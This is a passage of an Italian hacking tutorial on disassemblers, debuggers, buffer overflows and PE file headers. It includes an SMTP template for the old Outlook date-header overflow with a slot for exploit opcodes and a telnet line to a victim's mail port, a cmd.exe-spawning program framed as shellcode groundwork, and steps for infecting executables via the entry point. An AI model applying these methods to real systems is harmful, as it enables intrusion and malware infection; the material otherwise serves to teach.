    if (**argv=='?') {
hlp:  fprintf(stderr,
      "2ASM  Version 1.01  (C) Copyright 1992, Robin Hilliard\n"
      "Converts binary files to 80*86 assembly\n"
      "Usage:\n"
      "\t2asm <file> [-e] [-3] [-x] [-s] [-d]\n"
      "Switches:\n"
      "\t-e :\tDisassemble (unoverridden) emulated 80*87 instructions\n"
      "\t-3 :\tAssume code is 32 bit (default==16)\n"
      "\t-x :\tOutput numbers in pure hex (default is reassemblable)\n"
      "\t-s :\tDon't specify operand size, even where necessary\n"
      "\t-d :\tDon't specify distance short/near/far jmps and calls"
      );
      exit(1);
    }
    if (isoption(**argv)) {
      while (isoption(**argv)) {
nextflag:
        switch (c = *(++*argv)) {
        case 'e':
             do_emul87 = 1;
             break;
        case '3':
             seg_size = 32;
             break;
```

```
        case 'x':
             do_hex = 1;
             break;
        case 's':
             do_size = 0;
             break;
        case 'd':
             do_distance = 0;
             break;
        case '?':
        case 'H':
             goto hlp;
        case '#': /* hidden flag in the Loft's programs! */
             fprintf(stderr,"Last compiled on " __TIME__ ", " __DATE__) ;
             exit(1);
        default:
             fprintf(stderr, "Unknown option: `-%c'", c);
             exit(1);
        }
        ++*argv;
      }
    } else { /* assume that its a file name */
      if (*infilename) {
        fprintf(stderr,"Unknown file argument: \"%s\"", *argv);
        exit(1);
      }
      strcpy(infilename,*argv);
    }
  }
  if ((infile=fopen(infilename,"rb"))==NULL) {
    printf("Unable to open %s",infilename);
    exit(2);
  }
  offset = 0;
  strlwr(infilename);
  if (strstr(infilename, ".com")) /* not perfect, fix later */
    instruction_offset = offset = 0x100;
  if (!setjmp(reached_eof)) {
    do {
      instr_len = unassemble(offset);
      offset += instr_len;
    } while (instr_len); /* whoops, no files > 64k */
  }
}
```

Gli strumenti da cracker

Il lato oscuro dell'informatica include al suo interno anche il secondo tipo di attività che termina sempre con xxx(king).
Mi sto riferendo al cracking ovvero alla disciplina mediante la quale è possibile entrare dentro ai software che sono eseguiti sui sistemi presi di mira.
Anche all'interno dell'hacking esistono delle circostanze dove diventa necessario utilizzare strumenti da cracker come ad esempio DISASSEMBLATORI e DEBUGGER.
Vi chiederete il motivo e quindi la risposta è presto detta.
Il primo motivo è che quando si programma esiste generalmente una distribuzione dei tempi i quali possiedono all'incirca le seguenti distribuzioni.
30% analisi, 30% progettazione e sviluppo e 40% debug.
In questa ultima fase si analizza il codice scritto e mediante dei debugger si verifica che il tutto non possieda problemi che non siano puramente errori di logica.
Durante quest'attività vengono usati gli strumenti che generalmente utilizzano i crackers e precisamente i debuggers.
Questi normalmente sono all'interno degli stessi linguaggi di sviluppo anche se molte volte per una maggiore ottimizzazione del codice si cerca di seguire il codice assemblativo.
I compilatori di ultima generazione includono gli ottimizzatori che applicano ai programmi i metodi più conosciuti indirizzati alla creazione di un codice maggiormente efficiente e compatto.
Un altro scopo per cui l'hacker potrebbe trovarsi nella necessità di utilizzare degli strumenti come disassemblatori e debugger è quello riuscire ad accedere ai sistemi software per

applicare metodi indirizzati alla gestione di quelle problematiche definite con il termine di buffers overflows.
Dobbiamo fare subito alcune differenze tra quelli che vengono intesi come buffer overflow, in quanto quelli classici che vengono trattati dalla maggior parte della documentazione che si trova in internet basa lo spianamento rispetto gli inizi dei buffer partendo da quello che è lo stack e l' heap.
Questi metodi di fatto non richiedono nessun tipo di debug dei programmi in quanto colpiscono una parte del software che possiede sempre lo stesso indirizzo relativo allo stack per cui le metodologie per l'individuazione includono metodi completamente differenti.
L'analisi in assembler dei programmi è orientata all'individuazione dei buffer statici inseriti all'interno dei data segment.
In ogni caso, come vedremo successivamente, anche il caso dei BO utilizzanti lo stack, in un altro modo, usano i debugger e i disassemblatori per la messa a punto degli exploits.
Rimane sempre una mia convinzione il fatto che un hacker debba avere una grossa dimestichezza con quella che è la visione a basso livello dei funzionamenti realtivi ai meccanismi utilizzati.
Ho introdotto il discorso legato a questi tipi di strumenti rifacendomi ai BO in quanto sono sicuramente quelli che dal punto di vista dell'hacker possiedono una visione a più basso livello.
I buffers overflows hanno due scopi e precisamente quello di fare bloccare i sistemi grazie ai conosciutissimi meccanismi del "programma incavolato" e quello invece di riuscire ad eseguire dei codici inseriti tramite degli input gestiti da programmi che non eseguono controlli.
Abbiamo detto che quando si scrive un programma in un qualsiasi linguaggio questo viene tradotto in una parte di codice e in una parte di dati i quali vengono collocati in memoria seguendo determinate regole.
Tutti e due gli elementi, codice e dati, possono essere visti o dumpati come codici esadecimali in quanto i dati per se stessi sono numeri ma di fatto anche le istruzioni sono gestite mediante la stessa forma.
Nei capitoli legati alla programmazione assembler abbiamo visto come le varie case costruttrici dei processori, in fase di progettazione hanno definito un codice binario costituito da molti codici operativi i quali istruiscono la CPU ad eseguire determinate istruzioni.
Se dovessimo scrivere un programma le sue istruzioni relative ai codici operativi verrebbero collocati all'interno dei segmenti di codice.
Lo stesso dicasi per i dati definiti nell'ambito dello stesso programma.
Questi verrebbero allocati dentro ai dei segmenti di codice.
Chiaramente stiamo parlando di dati statici in quanto abbiamo visto come le variabili locali alle funzioni vengono generalmente allocate dentro al segmento di stack.
Per fare capire come di fatto il processore diversifica il "numero" trovato in una locazione di memoria attribuendogli il senso di "istruzione", e quindi considerandola eseguibile, oppure quello di dato, possiamo vedere l'esempio che segue.
Di fatto il registro relativo all'instruction pointer (IP) che si trova nella CPU è quello che fa si che il processore identifichi come istruzione il valore numerico in memoria.
Nell'esempio che adesso riporterò verrà eseguita un operazione atipica.
In altre parole viene definito un array dove dentro a questo vengono messi dei numeri che sono costituiti da codici operativi di una programmino visualizzato come codici esadecimali.
Nella parte di codice questo array viene forzato ad essere visto come se fosse un puntatore ad una funzione per cui richiamando questa, i codici dentro all' array verranno eseguiti come se questi fossero istruzioni assembler.

```
int a[] = { 0x12, 0x23, 0x34, 0x56, 0x78 };

void (*func)() =  (void (*)()) &a[0];

void  main(void)
{
      (*func)();
}
```

Questo vuole solo mostrare che inserendo in memoria dei codici operativi di istruzioni assembler queste possono essere eseguite.
Dicevamo prima che un programma si suddivide in zone di dati e zone di codice.
Se in qualche modo riuscissimo ad accorgerci che un programma di gestione servers eseguisse degli input non controllando la dimensione di questo potremmo calcolare quanti BYTES inserire fino all'"esecuzione del codice inserendo dinamicamente tramite lo stesso input eseguito dal programma i codici relativi all'esecuzione di qualche cosa.
Ad esempio uno dei più famosi Exploits era legato alla gestione della data fatta da Outlook.
Quando veniva inviato un messaggio era possibile specificare dopo la data un certo numero di bytes contenenti gli OPCODES in esadecimale.
La testata del messaggio era ad esempio:

```
helo dominio.it
mail from: flavio@websitek.com
rcpt to: somedest@mail.it
data
Date: Sun, 7 May 2000 11:20:46 +[~1000bytes vuoti + I codici dell'exploit in HEX]
Subject: Date overflow!
Importance: high
MIME-Version: 1.0
Content-Type: text/plain; charset= us ascii

Questo è il testo del messaggio.
.
quit
```

Vi ricordo che tale testo potrebbe essere anche digitato manualmente da TELNET utilizzando come stringa di comando ;

```
C:\> telnet ip_della_vittima 25
```

I codici espressi tra parentesi quadre dopo la data sono appunto quelli relativi al codice malefico.
Nel caso di buffer overflow orientati a fare inchiodare i programmi è molto semplice mostrane il funzionamento.
Prendete i seguente codice, compilatelo ed eseguitelo.

```
char buffer [1024];

void main(void)
{
      int i;
      for(i=0;i!=1280;i++)
            buffer[I] = 'A';
}
```

Compilatelo in ambiente Linux e vedrete dopo averlo eseguito il messaggio di segmentation fault.
Il discorso invece legato al fatto di forzare un determinato codice ad essere eseguito può essere eseguito tramite manipolazioni dentro allo stack.
Cosa significa questo ?
Sapete che dentro a questo segmento vengono memorizzate le variabili locali alle funzioni ed in particolar modo gli indirizzi di ritorno delle funzioni.
Ora se in qualche modo viene manipolato il contenuto di una variabile memorizzata dentro allo stack fino a fare soprascrivere l'indirizzo di ritorno della funzione chiamata che esegue l'input si otterrà che quando l'esecuzione della funzione stessa termina questa eseguirà un salto ad un punto che non è più quello memorizzato all'atto della call.
In molti sistemi operativi basati su System V utilizzanti la libreria standard LIBC si sono verificati dei problemi legati a queste metodologie di creazione dei buffer overflow.
Vedremo successivamente questo argomento legato alla libreria libc.
Indipendentemente comunque dal fatto dell'identificazione di alcune caratteristiche a basso livello dei software, l'uso di questi strumenti è importante anche per un altro motivo.

Rimando sempre collegati al discorso dei buffers overflow, anche se di fatto abbiamo detto che molti di questi sono legati alla gestione dello stack e dell'heap e che quindi possono essere considerati indipendentemente dall'uso di debugger e disassemblatori, questi strumenti in ogni caso mantengono la loro importanza in quanto la scrittura degli exploits deve passare sempre da questi.
Nei capitoli in cui vengono trattati i problemi dello stack in relazione ai buffer overflow, abbiamo visto come di fatto le stringhe da inserire nei buffer stessi vengono gestite mediante l'uso di uno di quelli che possono essere considerati come debugger classici per l'ambiente Linux, ovvero GDB.
Scrivere un programma in assembler da usare per explottare una risorsa e successivamente vederlo in formato esadecimale al fine di poterlo inserire dentro a qualche array di un buffer, può essere eseguito in tanti modi differenti.
Il primo è sicuramente il migliore per quello che riguarda l'ottimizzazione.
Scrivere un programma in linguaggio C e successivamente compilarlo ed poi vederlo in assembler, come l'ha creato il compilatore, significa trovare dentro a questo moltissime istruzioni che il compilatore stesso ha inserito nel suo tentativo di generalizzare la traduzione.
In altre parole un programma scritto direttamente in assembler è sempre più ottimizzato.
E' facile fare una prova.
Supponiamo di dover scrivere un piccolo programmino che attivi il CMD.EXE presente sotto \windows\system32.
Il programma scritto in linguaggio C potrebbe essere :

```
#include <stdio.h>


void main()
{
        char *name[2];
        name[0] = "e:\\winnt\\system32\\cmd.exe";
        name[1] = NULL;
        execve(name[0], name, NULL);

}
```

Ora se volessimo potremmo compilarlo con

```
cl –Ox test.c
```

Ora carichiamo IDA e disassembliamo test.exe creato dalla compilazione.
Ci troveremo davanti ad un programma enorme in quanto il compilatore crea tutta una parte di codice legato al settaggio dell'ambiente.
La funzione che effettivamente esegue la call a exec viene messa da una parte esterna:

```
00401000 sub_401000      proc near              ; CODE XREF: start+AF•p
00401000
00401000                   var_8           = dword ptr -8
00401000                   var_4           = dword ptr -4
00401000
00401000 83 EC 08               sub     esp, 8
00401003 8D 44 24 00            lea     eax, [esp+8+var_8]
00401007 6A 00                  push    0
00401009 50                     push    eax
0040100A 68 30 60 40 00push    offset aEWinntSystem32 ;
"e:\\winnt\\system32\\cmd.exe"
0040100F C7 44 24 0C 30 60+     mov     [esp+14h+var_8], offset
aEWinntSystem32 ; "e:\\winnt\\system32\\cmd.exe"
00401017 C7 44 24 10 00 00+     mov     [esp+14h+var_4], 0
0040101F E8 12 35 00 00         call    __execve
00401024 83 C4 14               add     esp, 14h
00401027 C3                     retn
00401027                   sub_401000      endp
```

E fino a questo punto potrebbe anche non andare male.
Ma guardate un po il resto ….

```
00401030 55                            public start
00401030                 start         proc near
00401030
00401030                 var_20        = dword ptr -20h
00401030                 var_1C        = dword ptr -1Ch
00401030                 var_18        = dword ptr -18h
00401030                 var_14        = dword ptr -14h
00401030                 var_4         = dword ptr -4
00401030
00401030                               push    ebp             ;
sub_401030
00401031 8B EC                         mov     ebp, esp
00401033 6A FF                         push    0FFFFFFFFh
00401035 68 B8 50 40 00                push    offset stru_4050B8
0040103A 68 8C 1C 40 00                push    offset __except_handler3
0040103F 64 A1 00 00 00 00             mov     eax, large fs:0
00401045 50                            push    eax
00401046 64 89 25 00 00 00+            mov     large fs:0, esp
0040104D 83 EC 10                      sub     esp, 10h
00401050 53                            push    ebx
00401051 56                            push    esi
00401052 57                            push    edi
00401053 89 65 E8                      mov     [ebp+var_18], esp
00401056 FF 15 04 50 40 00             call    ds:GetVersion   ; Get
current version number of Windows
00401056                                                       ; and
information about the operating system platform
0040105C 33 D2                         xor     edx, edx
0040105E 8A D4                         mov     dl, ah
00401060 89 15 84 86 40 00             mov     dword_408684, edx
00401066 8B C8                         mov     ecx, eax
00401068 81 E1 FF 00 00 00             and     ecx, 0FFh
0040106E 89 0D 80 86 40 00             mov     dword_408680, ecx
00401074 C1 E1 08                      shl     ecx, 8
00401077 03 CA                         add     ecx, edx
00401079 89 0D 7C 86 40 00             mov     dword_40867C, ecx
0040107F C1 E8 10                      shr     eax, 10h
00401082 A3 78 86 40 00                mov     dword_408678, eax
00401087 6A 00                         push    0
00401089 E8 A8 0A 00 00                call    sub_401B36
0040108E 59                            pop     ecx
0040108F 85 C0                         test    eax, eax
00401091 75 08                         jnz     short loc_40109B
00401093 6A 1C                         push    1Ch
00401095 E8 9A 00 00 00                call    sub_401134      ;
_fast_error_exit
0040109A 59                            pop     ecx
0040109B
0040109B                 loc_40109B:                           ; CODE
XREF: start+61•j
0040109B 83 65 FC 00                   and     [ebp+var_4], 0
0040109F E8 72 07 00 00                call    __ioinit
004010A4 FF 15 00 50 40 00             call    ds:GetCommandLineA
004010AA A3 78 8B 40 00                mov     dword_408B78, eax
004010AF E8 30 06 00 00                call
___crtGetEnvironmentStringsA
004010B4 A3 60 86 40 00                mov     dword_408660, eax
004010B9 E8 D9 03 00 00                call    __setargv
004010BE E8 1B 03 00 00                call    __setenvp
004010C3 E8 90 00 00 00                call    __cinit
004010C8 A1 94 86 40 00                mov     eax, dword_408694
004010CD A3 98 86 40 00                mov     dword_408698, eax
004010D2 50                            push    eax
004010D3 FF 35 8C 86 40 00             push    dword_40868C
```

```
004010D9 FF 35 88 86 40 00                push    dword_408688
004010DF E8 1C FF FF FF                   call    sub_401000
004010E4 83 C4 0C                         add     esp, 0Ch
004010E7 89 45 E4                         mov     [ebp+var_1C], eax
004010EA 50                               push    eax
004010EB E8 95 00 00 00                   call    _exit
004010F0                   ; ----------------------------------------------
---------------------------
004010F0
004010F0                   loc_4010F0:                            ; DATA
XREF: .rdata:004050B8•o
004010F0 8B 45 EC                         mov     eax, [ebp-14h]
004010F3 8B 08                            mov     ecx, [eax]
004010F5 8B 09                            mov     ecx, [ecx]
004010F7 89 4D E0                         mov     [ebp-20h], ecx
004010FA 50                               push    eax
004010FB 51                               push    ecx
004010FC E8 59 01 00 00                   call    __XcptFilter
00401101 59                               pop     ecx
00401102 59                               pop     ecx
00401103 C3                               retn
00401103                   start          endp ; sp = -34h
```


Pur non essendoci argomenti passati il compilatore ha messo le funzioni per leggere gli eventuali.
In ogni caso sarebbe assurdo usare un codice cosi per la gestione dell'exploit.
A dire il vero è il linker che si modifica il codice anche perché provate a vedere quello che segue.
Il compilatore C Microsoft possiede un flag che permette di generare direttamente il codice asembler.
Se avessimo dato :


```
cl –Fatest.asm –Ox test.c
```

Il risultato sarebbe :

```
       TITLE  test.c
       .386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT  SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT  ENDS
_DATA  SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA  ENDS
CONST  SEGMENT DWORD USE32 PUBLIC 'CONST'
CONST  ENDS
_BSS   SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS   ENDS
_TLS   SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS   ENDS
FLAT   GROUP _DATA, CONST, _BSS
       ASSUME CS: FLAT, DS: FLAT, SS: FLAT
endif
PUBLIC _main
EXTRN  _execve:NEAR
_DATA  SEGMENT
$SG829 DB     'e:\winnt\system32\cmd.exe', 00H
_DATA  ENDS
_TEXT  SEGMENT
_name$ = -8
_main  PROC NEAR
; File test.c
; Line 5
       sub    esp, 8
```

```
; Line 9
	lea	eax, DWORD PTR _name$[esp+8]
	push	0
	push	eax
	push	OFFSET FLAT:$SG829
	mov	DWORD PTR _name$[esp+20], OFFSET FLAT:$SG829
	mov	DWORD PTR _name$[esp+24], 0
	call	_execve
; Line 11
	add	esp, 20					; 00000014H
	ret	0
_main	ENDP
_TEXT	ENDS
END
```

Come potete vedere qui le cose sono ben diverse.
In ogni caso il tutto era stato riportato per fare capire come di fatto la manipolazione dei programmi con gli strumenti da cracker sia di fatto spesso un attività con cui ci si deve avere una certa dimestichezza al fine di potere scegliere il sistema migliore per svolgere certe funzioni.
Quando si parla di questo tipo di attività si riporta sempre come strumento principe SOFTICE anche se ultimamente grazie alla mancanza di compatibilità con Windows XP questo è passato un po' di moda.
In compenso sono sempre presenti sul mercato disassemblatori come IDA o disassemblatori e debuggers come OLLYDBG e uno che ho scoperto recentemente chiamato GoVest!.
Il disassemblatore si differenzia dal debugger per il fatto che il primo grazie a più passate di analisi riesce a ricostruire un formato di programma più simile quello creato nel linguaggio originario.
Il debugger invece possiede una maggiore specializzazione per quello che riguarda il fatto di seguire l'esecuzione dinamica del programma.

GoVest visualizza sia il codice assemblativo che quello espresso come OPCODE.
Oltre a questo il programma visualizza i dati dei registri del processore, le DLL lette in memoria abbinate al programma e i dati dentro ad un data segment.
Un debugger disassemblatore che ho sempre apprezzato è OLLYDBG il quale somiglia abbastanza a questo appena visto e che comunque dispone di un numero molto elevato di funzioni che riescono a modificare i parametri di analisi e di ricostruzione del codice.
OLLYDBG contempla diversi metodi di analisi tra cui uno basato su un sistema di FUZZY LOGIC.

Chiaramente a noi il fattore di ricostruzione del codice importa moltissimo in quanto dovremo riuscire ad identificare le zone dove vengono memorizzate determinate informazioni, i punti in cui vengono imputati i dati e cosi via.
Anche WDASM è sempre stato un ottimo debugger con funzioni da disassemblatore e anche se di fatto dall'ultima versione sono passati un po' di anni rimane sempre un ottimo strumento.

Per quanto riguarda i disassemblatori sicuramente IDA rimane il programma più potente.
Quando scriviamo un programma utilizzando un determinato linguaggio utilizziamo sempre dei riferimenti simbolici sia per riferirci a delle variabile che per quello che riguarda la chiamata a funzioni.
Chiaramente le variabili sono allocate in memoria e lo stesso dicasi per le funzioni.
Istruzioni che vediamo in formato simbolico nel seguente formato :

```
int        a;

a = 25;
```

sono tradotte in assembler con :


```
00400001       a       DW      ?
….
00400100       mov     [00400001], 25
```

e

```
chiama_funzione()

con
004010CB                      public chiama_funzione
004010CB chiama_funzione      proc near
….
00402000                      call   004010CB
```

Questa ricostruzione lascia ancora vedere I riferimenti simbolici.
Guardando con un debugger il programma ci accorgeremmo che una funzione inizia in un determinato punto solo per il fatto che da qualche parte esiste una determinata call a quell'indirizzo.

La stessa cosa dicasi per quello che riguarda la fine di una funzione la quale verrebbe identificata solo per il fatto che su una determinata linea esiste un RET.
Il disassemblatore facendo più passate rispetto il debugger riesce a ricostruire il programma in un formato più simile a quello che era l'originale lasciando intravedere dei riferimenti simbolici.
Chiaramente questi verranno rappresentati da nomi inventati dal disassemblatore in quel momento in quanto una programma una volta linkato non contiene più nessun riferimento che permetta di ritornare ai nomi originali delle funzioni e della variabili.
Il disassemblatore professionale esegue un certo numero di passate individuando il nome delle API relative a DLL collegate tramite librerie ai programmi come ad esempio potrebbe essere quella delle Microsoft Foundation Class (MFC) del Linguaggio C o la libreria del Visual Basic.
Il debugger ha come scopo quello di visualizzare il codice dinamicamente per cui quello che viene visualizzato è quello che in quell' istante è presente in memoria.
In questo settore si sta sentendo la mancanza di SoftIce in quanto la differenza di questo dagli altri debugger sta nel fatto che questo possiede un numero esagerato di breakpoint inseribili.
Che cosa sono i breakpoint ?
Sono punti in cui per qualche motivo il programma interrompe l'esecuzione permettendo all'utente di visualizzare lo stato della macchina e offrendo la possibilità di proseguire l'esecuzione passo a passo.
Normalmente i debugger possiedono un breakpoint legato all'indirizzo di memoria.
In altre parole il programma quando arriva ad un certo indirizzo si ferma.
In alcuni casi esistono anche dei tipi di breakpoint che permettono di interrompere l'esecuzione a seguito della valutazione di una variabile o di una locazione di memoria.
SoftIce dispone di breakpoint legati a qualsiasi cosa come ad esempio relativi alla chiamata di una certa funzione.
Sicuramente nel campo del cracking questa è una possibilità indispensabile in quanto se si volesse intercettare il punto in cui un applicazione visualizza una finestra di dialogo con dentro un messaggio atto ad avvisare che il programma è in versione TRIAL, l'esecuzione della ricerca del punto dove questa calla avviene sarebbe difficile da fare in altro modo.
Oltre a questo SoftIce dispone di test sulle porte hardware e molti altri tipi senza considerare che esiste internamente anche un linguaggio che permette di creare costrutti complessi di valutazione.
Difficilmente nel campo dell'hacking avremo la necessità di usare SoftIce a tutti i costi in quanto il tipo di ricerche da fare sono possibili anche con debugger meno sofisticati e con tanto di interfaccia Windows.
Parlo di interfaccia grafica in quanto SoftIce dispone di una vecchia interfaccia DOS ma questo per motivi pratici in quanto mentre un altro debugger disassembla i programmi passati come argomenti, SoftIce permette anche di entrare e vedere il codice in esecuzione di Windows e dei drivers.
Per fare questo un apposito device si piazza prima della gestione fatta da Windows per cui la visualizzazione delle informazioni di debug vengono fatte con interfaccia a carattere.
La guerra del cracker è contro le protezione per cui gli strumenti usati da questi sono molto più sofisticati in quanto contemplano anche scompattatori di codice relativi ai vari modelli di compressione segmenti usati dai vari software di protezione.
Al fine di rendere la vita difficile al cracker i sistemi di protezione codificano i segmenti di codice in modo tale che la ricerca delle routines di controllo sia molto più complesso.
Inoltre sapendo che quelli che cercano di sproteggere i programmi utilizzano i debuggers, all'interno dei software protetti possono esserci dentro sistemi per bloccarli.
Di conseguenza tra i vari strumenti del cracker esistono sistemi atti a confondere le protezioni.
Come dicevo prima è difficile che i software ce dovremo analizzare dispongano di simili metodi per cui per quello che ci serve un debugger buono e un disassemblatore è quello che ci serve.
Un altro strumento comune alle attività dell'hacker e del cracker è l'editor esadecimale.
L'analisi del codice lo eseguiremo sempre seguendo le istruzioni assembler ma alla fine la codifica delle modifiche da inserire nei buffers dovranno essere fatte mediante la specifica in esadecimale dei codici operativi.

Strumenti come IDA possono visualizzare sulla stessa linea sia la forma assembler che quella degli OPCODE.
Andando nelle opzioni generali di IDA potremo specificare il numero di bytes riservati sul video alla visualizzazione dei codici operativi.

Ad esempio specificando 8 BYTES vedremo il codice nel seguente modo.

```
00401050                                                push    ebx
00401051 56                                             push    esi
00401052 BE A0 70 40 00                                 mov     esi, offset unk_4070A0
00401057 57                                             push    edi
00401058 56                                             push    esi
00401059 E8 95 01 00 00                                 call    __stbuf
0040105E 8B F8                                          mov     edi, eax
00401060 8D 44 24 18                                    lea     eax, [esp+8+arg_4]
00401064 50                                             push    eax
00401065 FF 74 24 18                                    push    [esp+0Ch+arg_0]
00401069 56                                             push    esi
0040106A E8 4E 02 00 00                                 call    unknown_libname_1
```

Chiaramente la ricerca e la scrittura di quelli che sono definiti con il termine di BUFFERS OVERFLOW sono tra le metodologie più complesse in quanto pretendono diverse conoscenze compresi i vari linguaggi assembler relativi alle varie architetture hardware.
Per reintrodursi al discorso dei buffers overflows dobbiamo richiamare i concetti visti nell'ambito del capitolo legato al linguaggio assembler.
Uno degli strumenti essenziali necessari per ricavare le informazioni legate ai programmi eseguibili è quello definito con il termine di PE Explorer.
Il files eseguibili possiedono in testa una struttura con all'interno moltissime informazioni tra cui tutte quelle legate alla rilocazione del programma quando questo viene letto in memoria.
Dentro a questo header esistono altre informazioni legate ai segmenti come ad esempio lo stack.
L'analisi di quello che viene definito con il termine di PE header è essenziale per quello che riguarda l'installazione dentro a dei programmi di virus o cose di questo tipo.
Tra le varie informazioni riportate esiste quella legata all'entry point ovvero del punto dove il programma inizierà la sua esecuzione.
Quando un Virus viene incluso dentro ad un file eseguibile deve essere seguita una determinata metodologia e precisamente :

- Viene letto l'entrypoint e viene memorizzato facendo in modo che l'ultima istruzione del virus esegua un salto a quest'indirizzo.
- Il virus viene accodato al file eseguibile dopo che da qualche parte viene memorizzato l'offset da cui parte.
- L'entrypoint del file .EXE viene aggiomato con questo offset.

Facendo tutto questo quando il programma viene eseguito la lettura dell'entrypoint farà si che l'esecuzione parta all'offset di dove si trova il Virus.
Questo viene eseguito e quindi alla fine, l'ultima istruzione del Virus, verrà lanciato il resto del programma saltando al vecchio entrypoint.
Un programma che mostra le informazioni del PE è quello che segue:

```
// PEINFO.H

typedef unsigned long dword;
typedef unsigned short int word;
typedef unsigned char byte;

typedef enum {false=0,true} bool;

#define MAX_STRLEN 256

//---------------------------------------------------------------------
// PE File Structures
// ------------------
// IMAGE_FILE_HEADER             Expected at start of PE header
// IMAGE_OPTIONAL_HEADER   Additional header details.
// IMAGE_DATA_DIRECTORY          Data Directories
// IMAGE_SECTION_HEADER          Section Header details
// IMAGE_IMPORT_DIRECTORY  Import Directory
// IMAGE_IMPORT_DESCRIPTOR Import Descriptor
// IMAGE_IMPORT_BY_NAME
// IMAGE_RELOCATION        Relocation Directory
//---------------------------------------------------------------------

#define PEMAGIC 0x00004550

struct IMAGE_FILE_HEADER
{ word   Machine;
  word   NumberOfSections;
  dword  TimeDateStamp;
  dword  PointerToSymbolTable;
  dword  NumberOfSymbols;
  word   SizeOfOptionalHeader;
  word   Characteristics;
};

#define IMAGE_NUMBEROF_DIRECTORY_ENTRIES 13

struct IMAGE_DATA_DIRECTORY
{ dword   VirtualAddress;
  dword   Size;
};

struct IMAGE_OPTIONAL_HEADER
{ //
  // Standard fields.
  //
  word    Magic;
  byte    MajorLinkerVersion;
  byte    MinorLinkerVersion;
  dword   SizeOfCode;
  dword   SizeOfInitializedData;
  dword   SizeOfUninitializedData;
  dword   AddressOfEntryPoint;
  dword   BaseOfCode;
  dword   BaseOfData;
  //
  // NT [Windows] additional fields.
  //
  dword   ImageBase;
  dword   SectionAlignment;
  dword   FileAlignment;
```

```
  word    MajorOperatingSystemVersion;
  word    MinorOperatingSystemVersion;
  word    MajorImageVersion;
  word    MinorImageVersion;
  word    MajorSubsystemVersion;
  word    MinorSubsystemVersion;
  dword   Reserved1;
  dword   SizeOfImage;
  dword   SizeOfHeaders;
  dword   CheckSum;
  word    Subsystem;
  word    DllCharacteristics;
  dword   SizeOfStackReserve;
  dword   SizeOfStackCommit;
  dword   SizeOfHeapReserve;
  dword   SizeOfHeapCommit;
  dword   LoaderFlags;
  dword   NumberOfRvaAndSizes;
  struct IMAGE_DATA_DIRECTORY
          DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
};

#define IMAGE_DIRECTORY_ENTRY_EXPORT         0  // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT         1  // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE       2  // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION      3  // Exception Directory
